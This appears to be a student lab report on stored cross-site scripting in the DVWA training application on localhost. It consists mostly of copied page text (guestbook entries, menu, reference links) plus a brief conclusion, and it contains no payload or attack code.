Clear Guestbook
Name: test
Message: This is a test comment.
Name: Atharv
Message: XSS to the system
More Information
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
View Source
View Help


Vulnerability: Stored Cross Site
localhost/vulnerabilities/xss_s/
DVWA
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Atharv
Message *
XSS to the system
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout
Username: admin
Security Level: low
Locale: en
SQLi DB: mysql
View Source
View Help



Results/Output:

Conclusion:

By implementing XSS attacks using DVWA and Burp Suite, students gain hands-on experience in identifying and analyzing web vulnerabilities. This practical understanding enhances their ability to mitigate security risks effectively.